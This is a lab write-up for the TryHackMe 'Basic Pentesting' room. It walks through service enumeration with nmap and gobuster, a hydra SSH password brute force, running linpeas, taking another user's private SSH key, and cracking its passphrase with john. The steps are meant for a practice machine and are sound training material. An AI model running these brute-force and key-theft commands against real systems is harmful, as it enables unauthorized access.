> For the complete documentation index, see [llms.txt](https://www.marialc.com/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://www.marialc.com/tryhackme-rooms/basic-pentesting.md).
# Basic Pentesting
This is a machine that allows you to practice web app hacking and privilege escalation
Try this challenge in [TryHackMe: **Basic Pentesting**](https://tryhackme.com/r/room/basicpentestingjt)
> In doing this challenge, I learned the following skills and tools:
>
> * **brute forcing** - using **hydra**
> * **hash cracking** - using **ssh2john**, **john**
> * **service enumeration** - using **nmap**, **gobuster**
> * **Linux Enumeration** - using **enum4linux**, **linpeas**
## Web App Testing and Privilege Escalation
### Find the services exposed by the machine


Run **nmap** and save it in basicpentest directory
{% code lineNumbers="true" %}
```bash
mkdir basicpentest
nmap -sC -sV 10.10.X.X -oN basicpentest/initial
```
{% endcode %}
{% hint style="info" %}
Just change the **`10.10.X.X`** to the IP address assigned to your target machine
{% endhint %}

Check it in the browser: **`http://10.10.X.X`**

Try to **`View Page Source`**. There is a note in green there to **check their dev note section**.

So let's check if there is a **`/dev`** directory.
We get **Not Found** responses from both paths, but we can see information disclosure in the responses that are worth noting.
{% hint style="info" %}
**Apache/2.4.18 (Ubuntu) Server at 10.10.X.X Port 80**
{% endhint %}
### What is the name of the hidden directory on the web server (enter name without /)?
Using **gobuster** let's try to figure out what directories are available to the server.
{% code overflow="wrap" %}
```bash
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.X.X
```
{% endcode %}
Even without finishing the scan, we get the directory **`/development`**.

When we access the directory, we'll see two text files, **`dev.txt`** and **`j.txt`**. Let's open both.
### User brute-forcing to find the username & password
We found users `jan` & `kay` via **enum4linux**
```bash
/usr/bin/enum4linux -a 10.10.X.X | tee enum4linux.lo
```
Using **hydra**, we now know the password
```bash
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.X.X
```

Now that we know jan’s credentials, we used them to log in via SSH


Check folders and see if we can find interesting files
Since most actions led to denied permissions, we ran **linpeas** in the machine to check possible privilege escalation methods.
To copy `linpeas.sh` to the machine in the `/dev/shm` folder:
```bash
scp linpeas.sh jan@10.10.X.X:/tmp
```
Check if the linpeas file is transferred successfully
Make linpeas executable:
```bash
chmod +x linpeas.sh
```
Then execute linpeas:
```bash
./linpeas.sh
```
From the linpeas results, we found private SSH keys in the path `/home/kay/.ssh/id_rsa`

Open the id\_rsa file then copy the contents
```bash
cat id_rsa
```
In your Kali machine, paste the contents into a file named `kay_id_rsa`
```bash
nano kay_id_rsa
```
Change the permissions of the file to read-writable only by you
```bash
chmod 600 kay_id_rsa
```
Try logging in to the machine using the user Kay’s id\_rsa
```bash
ssh -i kay_id_rsa kay@10.10.X.X
```
We find that a passphrase is needed for this file.
To figure out the passphrase for kay’s id\_rsa, we used **ssh2john** in the JohnTheRIpper module
```bash
ssh2john ~/kay_id_rsa
```
We need to save this in a text file to be decrypted via **john**
```bash
ssh2john ~/kay_id_rsa > ~/kay_id_rsa_john.txt
```

Using john, we decrypted the file and got the passphrase
We can now log in using kay’s credentials
```bash
ssh -i kay_id_rsa kay@10.10.X.X
```
{% hint style="success" %}
We opened the **pass.bak** file and then the password was revealed
{% endhint %}